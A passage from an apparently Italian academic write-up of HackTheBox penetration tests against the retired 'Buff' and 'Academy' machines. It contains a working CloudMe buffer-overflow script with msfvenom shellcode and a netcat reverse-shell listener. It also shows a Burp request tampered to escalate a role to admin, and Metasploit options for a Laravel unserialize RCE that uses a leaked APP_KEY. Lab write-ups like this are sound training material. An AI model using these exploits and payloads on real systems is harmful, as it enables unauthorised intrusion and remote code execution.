A questo punto, il pezzo di codice creato va copiato e sostituito nello script Python dell'exploit. Con l'editor *vi* si apre lo script digitando `vi 48389.py`, cioè il nome dello script trovato in precedenza. Lo script risulterà essere modificato come in Figura 3.33, con la necessità di inserire una variabile "`payload=buff`".

```
import socket

target = "127.0.0.1"

padding1   = b"\x90" * 1052
EIP        = b"\xB5\x42\xA8\x68" # 0x68A842B5 → PUSH ESP, RET
NOPS       = b"\x90" * 30

#msfvenom -a x86 -p windows/exec CMD=calc.exe -b '\x00\x0A\x0D' -f python
buf =  b""
buf += b"\xba\x17\x2f\x9d\xd7\xd9\xcb\xd9\x74\x24\xf4\x58\x29"
buf += b"\xc9\xb1\x52\x31\x50\x12\x83\xc0\x04\x03\x47\x21\x7f"
buf += b"\x22\x9b\xd5\xfd\xcd\x63\x26\x62\x47\x86\x17\xa2\x33"
buf += b"\xc3\x08\x12\x37\x81\xa4\xd9\x15\x31\x3e\xaf\xb1\x36"
buf += b"\xf7\x1a\xe4\x79\x08\x36\xd4\x18\x8a\x45\x09\xfa\xb3"
buf += b"\x85\x5c\xfb\xf4\xf8\xad\xa9\xad\x77\x03\x5d\xd9\xc2"
buf += b"\x98\xd6\x91\xc3\x98\x0b\x61\xe5\x89\x9a\xf9\xbc\x09"
buf += b"\x1d\x2d\xb5\x03\x05\x32\xf0\xda\xbe\x80\x8e\xdc\x16"
buf += b"\xd9\x6f\x72\x57\xd5\x9d\x8a\x90\xd2\x7d\xf9\xe8\x20"
buf += b"\x03\xfa\x2f\x5a\xdf\x8f\xab\xfc\x94\x28\x17\xfc\x79"
buf += b"\xae\xdc\xf2\x36\xa4\xba\x16\xc8\x69\xb1\x23\x41\x8c"
buf += b"\x15\xa2\x11\xab\xb1\xee\xc2\xd2\xe0\x4a\xa4\xeb\xf2"
buf += b"\x34\x19\x4e\x79\xd8\x4e\xe3\x20\xb5\xa3\xce\xda\x45"
buf += b"\xac\x59\xa9\x77\x73\xf2\x25\x34\xfc\xdc\xb2\x3b\xd7"
buf += b"\x99\x2c\xc2\xd8\xd9\x65\x01\x8c\x89\x1d\xa0\xad\x41"
buf += b"\xdd\x4d\x78\xc5\x8d\xe1\xd3\xa6\x7d\x42\x84\x4e\x97"
buf += b"\x4d\xfb\x6f\x98\x87\x94\x1a\x63\x40\x91\xd0\x65\x9b"
buf += b"\xcd\xe6\x79\xb8\x24\x6e\x9f\xd4\x26\x26\x08\x41\xde"
buf += b"\x63\xc2\xf0\x1f\xbe\xaf\x33\xab\x4d\x50\xfd\x5c\x3b"
buf += b"\x42\x6a\xad\x76\x38\x3d\xb2\xac\x54\xa1\x21\x2b\xa4"
buf += b"\xac\x59\xe4\xf3\xf9\xac\xfd\x91\x17\x96\x57\x87\xe5"
buf += b"\x4e\x9f\x03\x32\xb3\x1e\x8a\xb7\x8f\x04\x9c\x01\x0f"
buf += b"\x01\xc8\xdd\x46\xdf\xa6\x9b\x30\x91\x10\x72\xee\x7b"
buf += b"\xf4\x03\xdc\xbb\x82\x0b\x09\x4a\x6a\xbd\xe4\x0b\x95"
buf += b"\x72\x61\x9c\xee\x6e\x11\x63\x25\x2b\x21\x2e\x67\x1a"
buf += b"\xaa\xf7\xf2\x1e\xb7\x07\x29\x5c\xce\x8b\xdb\x1d\x35"
buf += b"\x93\xae\x18\x71\x13\x43\x51\xea\xf6\x63\xc6\x0b\xd3"

payload=buf
```

Figura 3.33: Inserimento del payload nello script di CloudMe

In un terminale, si apre una connessione alla porta `9001` con il comando `nc -nlvp 9001`, e viene eseguito lo script Python con il comando `python3 48389.py`. Se tutto va a buon fine, si aprirà una PowerShell come in Figura 3.34.

```
┌──(aru㉿kali)-[~/hackthebox/Buff]
└─$ nc -nlvp 9001
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::9001
Ncat: Listening on 0.0.0.0:9001
Ncat: Connection from 10.10.10.198.
Ncat: Connection from 10.10.10.198:49692.
Microsoft Windows [Version 10.0.17134.1610]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

Figura 3.34: Connessione con PowerShell al sistema

Con il comando `whoami` sulla Shell, l'output dà come risultato `buff\administrator`. Ciò vuol dire che con successo ci si trova nella directory dell'amministratore, e quindi l'exploit è stato lanciato correttamente. Quindi, si comincia con la navigazione alla ricerca del flag dell'utente Root. In `Desktop` si trova il file `root.txt`, estraibile con il comando `cat`, all'interno del quale è contenuto il secondo flag da inserire su HackTheBox. A questo punto, il penetration test si può dire concluso.

CAPITOLO 4

Penetration test relativi al secondo scenario

In questo capitolo viene trattato il secondo processo pratico di penetration test su macchina reale. I test vengono effettuati, come per il Capitolo 3, seguendo lo schema descritto nella Sezione 1.4, relativo alle fasi che compongono un penetration test reale. Vengono descritti metodi e tecnologie necessarie all'esecuzione del penetration test completo, in modo da ottenere l'accesso al sistema User e al sistema Root.

La macchina target reale sulla quale vengono eseguiti i test relativi al presente capitolo si trova su HackTheBox, ed è chiamata "Academy". Essa è accessibile solo tramite la sottoscrizione di un abbonamento VIP, essendo in stato Retired. Tale macchina risulta essere analizzata in uno scenario di sistema operativo Linux, come anche la macchina target del Capitolo 5.

4.1 Information Gathering

Il passo preliminare, per ogni macchina, è la creazione di una cartella specifica sul desktop di Kali Linux, denominata come la macchina (in questo caso, la directory della seconda macchina sarà `hackthebox/Academy`). In questo modo tutte le azioni, i file e i tool saranno reindirizzati su tale cartella.

Una volta effettuato l'accesso nella VPN del sito HackTheBox, come enunciato nella Sezione 2.2, e avviata la macchina *Academy*, si può notare che viene fornito un indirizzo IP `10.10.10.215`. Quindi, si comincia subito con l'enumerazione tramite *nmap*. Inizialmente, si crea la directory `nmap` con il comando `mkdir nmap`, per poi eseguire il comando di scansione delle porte con permessi `sudo`, cioè da super utente. Nella Figura 4.1 viene mostrata l'esecuzione del comando. Per quanto riguarda i flag inseriti, questi sono gli stessi visti nella macchina *Buff* del capitolo precedente, aggiungendo il flag `-p` per avere una scansione più completa.

Dalla scansione, come sottolineato in blu nella Figura 4.1, risultano essere aperte tre porte, cioè la porta `80`, la porta `22` e la porta `33060`. Quest'ultima risulta essere particolarmente alta e diversa dalle altre; quindi, si tenta una scansione ulteriore per comprendere a quale servizio sono collegate le porte trovate. Eseguendo lo stesso comando dell'immagine, con l'inserimento di un flag `-p- --min-rate 10000`, vengono scansionate attentamente le porte collegate al protocollo TCP. In questo modo, risulterà che la porta `22` è collegata al servizio *SSH*, cioè di *Secure Shell*, la porta `80` al protocollo HTTP per la navigazione e la porta `33060` risulta essere collegata a un database simile a *MySQL*, chiamato *mysqlx*. Si può osservare che quest'ultima è una porta alquanto insolita per un database, poiché, solitamente, la porta di default per MySQL è la `3306`. Prima di tentare l'accesso al database, si inizia con l'esplorazione dell'indirizzo IP sul Browser.

```
┌──(aru㉿kali)-[~/hackthebox/Academy]
└─$ sudo nmap -p- -v -sC -sV -oA nmap/Academy-allports 10.10.10.215
[sudo] password for aru:
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-13 16:25 EDT
NSE: Loaded 155 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 16:25
Completed NSE at 16:25, 0.00s elapsed
Initiating NSE at 16:25
Completed NSE at 16:25, 0.00s elapsed
Initiating NSE at 16:25
Completed NSE at 16:25, 0.00s elapsed
Initiating Ping Scan at 16:25
Scanning 10.10.10.215 [4 ports]
Completed Ping Scan at 16:25, 0.09s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 16:25
Completed Parallel DNS resolution of 1 host. at 16:25, 0.04s elapsed
Initiating SYN Stealth Scan at 16:25
Scanning 10.10.10.215 [65535 ports]
Discovered open port 22/tcp on 10.10.10.215
Discovered open port 80/tcp on 10.10.10.215
SYN Stealth Scan Timing: About 10.15% done; ETC: 16:30 (0:04:34 remaining)
SYN Stealth Scan Timing: About 21.86% done; ETC: 16:29 (0:03:38 remaining)
SYN Stealth Scan Timing: About 36.84% done; ETC: 16:30 (0:03:22 remaining)
Discovered open port 33060/tcp on 10.10.10.215
SYN Stealth Scan Timing: About 49.77% done; ETC: 16:31 (0:03:06 remaining)
Increasing send delay for 10.10.10.215 from 0 to 5 due to max_successful_tryno increase to 4
Increasing send delay for 10.10.10.215 from 5 to 10 due to 482 out of 1606 dropped probes since
```

Figura 4.1: Scansione dell'indirizzo IP con nmap

Provando l'accesso dall'indirizzo IP sulla porta `80`, risultano esserci problemi nel caricamento del server, che fornisce, comunque, un reindirizzamento al sito `academy.htb`, come si può vedere in Figura 4.2.



Figura 4.2: Tentativo di accesso all'indirizzo IP fornito

Per comprendere come agire in una situazione di questo tipo, si tenta un comando di `curl` sull'indirizzo IP, in modo da simulare chiamate dal Browser. Al comando si aggiunge il flag `-v` che mostra gli header della chiamata, come si può notare in Figura 4.3.

```
┌──(aru㉿kali)-[~/hackthebox/Academy]
└─$ curl -v 10.10.10.215
*   Trying 10.10.10.215:80 ...
* Connected to 10.10.10.215 (10.10.10.215) port 80 (#0)
> GET / HTTP/1.1
> Host: 10.10.10.215
> User-Agent: curl/7.81.0
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 302 Found
< Date: Thu, 13 Oct 2022 20:10:30 GMT
< Server: Apache/2.4.41 (Ubuntu)
< Location: http://academy.htb/
< Content-Length: 0
< Content-Type: text/html; charset=UTF-8
<
* Connection #0 to host 10.10.10.215 left intact
```

Figura 4.3: Comando `curl` sull'indirizzo IP

La simulazione con il comando `curl` restituisce informazioni riguardanti il metodo di chiamata *GET* e la risposta effettiva `302` che suggerisce un reindirizzamento alla location `http://academy.htb/`. Il Web Server consiglia, quindi, di collegarsi a tale sito. Per far riconoscere l'host alla macchina, è necessario inserire nel file contenuto nel file system

`/etc/hosts` l'indirizzo IP collegandolo al sito `academy.htb` (Figura 4.4). Essendo, in generale, un file di sola lettura, si consiglia l'editing attraverso un editor di testo come `vi`.



Figura 4.4: Inserimento dell'host in `/etc/hosts`

In questo modo, ricaricando la pagina che prima non veniva raggiunta, si ottiene ora l'interfaccia del sito `academy.htb`; il risultato è visibile nella Figura 4.5.



Figura 4.5: Interfaccia del sito `academy.htb`

Per cercare informazioni utili, si procede con l'ispezione del codice sorgente. Grazie a questa mossa, si scopre che il sito è basato su *PHP*, poiché nella navbar il *Login* e il *Register* si collegano rispettivamente a `login.php` e a `register.php`. Dalla schermata principale del sito fornito, quindi, è possibile effettuare una registrazione per accedere alla pagina, seguita da un login per l'accesso. Tentando la registrazione, si accede alla home page del sito, che risulterà essere come in Figura 4.6.



Figura 4.6: Accesso alla home page del sito dopo il login

Con l'accesso, si viene reindirizzati ad `homepage.php` del sito HTB Academy. Si nota che, nonostante la registrazione e il login vengano effettuati con uno username e una password propri (per eseguire una prova, sono stati usati lo username "*aru*" e la password "*qwertyuiop*"), il sito reindirizza ad una home page con foto e nome utente relativi all'account `egre55`. Quest'informazione potrebbe essere utile per exploit futuri. Inoltre, si può notare che la home page risulta essere alquanto statica, cioè qualsiasi azione si prova ad effettuare, essa non redirige da nessuna parte.

4.2 Vulnerability Analysis

Conclusa l'analisi superficiale del sito, è necessario analizzare in maniera più approfondita tutto ciò che lo riguarda, in modo tale da identificare delle vulnerabilità da poter sfruttare per l'accesso alla Shell utente.

Arrivati a questo punto, il modo di agire più adatto è quello di effettuare un *brute forcing* sulle directory e i file nascosti del sito. In questo modo si ottengono informazioni preziose che semplificano l'esecuzione di un attacco, lasciando meno spazio ad errori e perdite di tempo. Lo strumento più adatto in tale situazione è *Gobuster*, descritto nella Sezione 2.4.2. Per il funzionamento, il tool richiede l'uso delle `worldlists`, come già accennato nella Sezione 2.4.2. Dopo aver creato una directory con il comando `mkdir gobuster`, si può eseguire il comando per il brute forcing tramite il tool. I flag utilizzati sono: `-u` per l'indirizzo da scansionare, `-w` per la worldlist, `-x` per indicare l'estensione di directories e file, `-o` per il reindirizzamento nella directory `gobuster` creata con `mkdir`.



Figura 4.7: Scansione delle directory con Gobuster

Tra le directory mostrate dalla scansione di Gobuster, risalta quella relativa ad `admin.php`. Accedendovi manualmente, si ha un'interfaccia uguale a quella del `login.php`, come si vede nella Figura 4.8, ma non ci si può accedere senza le giuste credenziali.



Figura 4.8: Interfaccia login in `admin.php`

Ora, la scelta più adatta è quella di usare *Burpsuite* per intercettare il sito. Per usare Burp in questo contesto, è necessario avere l'estensione di Firefox *FoxyProxy*, già descritta nella Sezione 2.3, che possieda l'host e la porta collegati a Burp. Quindi, si accende la configurazione

di FoxyProxy e poi l'intercettazione su Burp; ora quest'ultimo è in grado di intercettare le chiamate. Si può iniziare con l'intercettazione di `register.php`; il risultato è mostrato nella Figura 4.9.

```
POST /register.php HTTP/1.1
Host: academy.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 55
Origin: http://academy.htb
Connection: close
Referer: http://academy.htb/register.php
Cookie: PHPSESSID=nl1jlbijkd0ta2mpb32bn9f5k2
Upgrade-Insecure-Requests: 1

uid=aru&password=qwertyuiop&confirm=qwertyuiop&roleid=0
```

Figura 4.9: Intercettazione con BurpSuite della chiamata a `register.php`

Facendo intercettare la chiamata *POST* di registrazione a Burp, si trova un parametro nascosto "`roleid`", impostato a `0`. Si può inviare la richiesta al *Repeater* di Burp per modificare il parametro a `1`. Per agire in questo modo, è necessario cambiare anche leggermente uno dei parametri username o password, per evitare che ci siano problemi con una registrazione con stesse credenziali. Un esempio viene mostrato in Figura 4.10.



Figura 4.10: Modifica del parametro `roleid` con il Repeater

Cambiando il parametro "`roleid`" a `1`, si ha accesso al login reindirizzato su `admin.php`. Il risultato dell'accesso è la schermata in Figura 4.11, che risulta essere una specie di pannello di stato nel quale sono presenti tutti gli step da concludere per il rilascio ufficiale del sito `academy.htb`.

La parte interessante è la scoperta di un nuovo sottodominio da poter raggiungere attraverso la ricerca sul Web, cioè `dev-stagin-01.academy.htb`. Inoltre, nella seconda



Figura 4.11: Schermata di accesso in admin.php

riga dell'*Academy Launch Planner*, sono presenti due nomi utente che potrebbero essere utili in futuro, cioè `cry0l1t3` e `mrb3n`. Presumibilmente, sono due degli amministratori, insieme a `egre55`. A questo punto, si aggiunge l'host appena trovato nel file del file system `/etc/hosts` con l'editor `vi`, in modo tale da poter accedere all'indirizzo appena trovato.

Cercando il nuovo sottodominio, viene data come risultato una pagina d'errore di debugging (Figura 4.12). In alto a sinistra, nella figura appena citata, si può riconoscere che l'errore è relativo al framework PHP *Laravel*.



Figura 4.12: Pagina di debugging relativa al framework Laravel

Quindi, usando lo strumento di ricerca di exploit *Searchsploit*, si possono cercare delle vulnerabilità relative al framework. Digitando il comando di ricerca, come mostrato nella Figura 4.13, l'exploit più interessante fa riferimento al framework *Metasploit*, già visto ed utilizzato nei capitoli precedenti.



Figura 4.13: Ricerca di exploit con Searchsploit su Laravel

Quindi, con il comando `sudo msfdb run`, è possibile aprire l'ampio database di Metasploit per cercare la vulnerabilità di Laravel da attaccare. Con il comando di ricerca, il risultato è l'exploit di tipo "*Token Unserialize Remote Command Execution*". Si può interagire con il modulo dell'exploit fornito attraverso il nome o l'indirizzo, come suggerisce Metasploit stesso, usando il comando `use 0` (Figura 4.14).



Figura 4.14: Ricerca di Laravel su Metasploit

Una volta che è iniziata l'interazione con l'exploit di Laravel, è possibile lanciare il comando `show options`, che permette di elencare le opzioni necessarie al running dell'exploit. Un'informazione preziosa è nella prima *Module options*, come mostrato in Figura 4.15: è necessaria la `APP_KEY` nel file `.env` di Laravel.



Figura 4.15: Comando `show options` per Laravel su Metasploit

A questo punto, si torna sul sito d'errore di Laravel per cercare le variabili d'ambiente di cui si ha bisogno: cercando la variabile `APP_KEY`, si trova immediatamente il suo valore. Risulta essere cifrata in `base64`, come si può vedere in Figura 4.16.

Figura 4.16: Variabile `APP_KEY` di Laravel

Tornando sul terminale aperto di Metasploit, si possono iniziare a inserire le *Module options* per lanciare l'exploit, seguendo la lista vista sopra, in Figura 4.15.

4.3 Exploitation

Nella fase di Exploitation, si procede con l'inserimento delle variabili, delle porte, degli host e delle informazioni necessarie all'esecuzione dell'exploit di Laravel, come viene mostrato nella Figura 4.17.

```
msf6 exploit(unix/http/laravel_token_unserialize_exec) > set APP_KEY dBLUaMuZz7Iq06XtL/Xnz/90Ejq+DEEynggqubHWFj0=
APP_KEY ⇒ dBLUaMuZz7Iq06XtL/Xnz/90Ejq+DEEynggqubHWFj0=
msf6 exploit(unix/http/laravel_token_unserialize_exec) > set Proxies http:127.0.0.1:8080
Proxies ⇒ http:127.0.0.1:8080
msf6 exploit(unix/http/laravel_token_unserialize_exec) > set RHOSTS dev-staging-01.academy.htb
RHOSTS ⇒ dev-staging-01.academy.htb
msf6 exploit(unix/http/laravel_token_unserialize_exec) > set VHOSTS dev-staging-01.academy.htb
VHOSTS ⇒ dev-staging-01.academy.htb
msf6 exploit(unix/http/laravel_token_unserialize_exec) > set LHOST tun0
LHOST ⇒ 10.10.14.13
msf6 exploit(unix/http/laravel_token_unserialize_exec) > set LPORT 9001
LPORT ⇒ 9001
msf6 exploit(unix/http/laravel_token_unserialize_exec) > set ReverseAllowProxy true
ReverseAllowProxy ⇒ true
```

Figura 4.17: Setting delle opzioni per l'esecuzione dell'exploit

Le variabili impostate come in Figura 4.17, soprattutto grazie all'uso della variabile `Proxies`, permettono a Burp di intercettare l'azione, grazie all'impostazione sull'host `127.0.0.1:8080`. Le variabili `RHOSTS` e `VHOSTS` vengono introdotte per impostare il sottodominio sul quale è necessario agire, affinché BurpSuite intercetti le chiamate relative a tale indirizzo inserito; in questo caso, viene inserito il sottodominio che è stato identificato precedentemente grazie all'accesso da Admin, cioè `dev-stagin-01.academy.htb`. Per chiarezza, in `LHOST` è stato inserito `tun0` perché, cercando l'indirizzo IP della propria macchina da terminale con il comando `ip address`, tale nome risulterà essere collegato a questa informazione. Inoltre, la variabile `ReverseAllowProxy` deve essere inizializzata a `true`, perché si sta facendo uso della variabile `Proxies`.

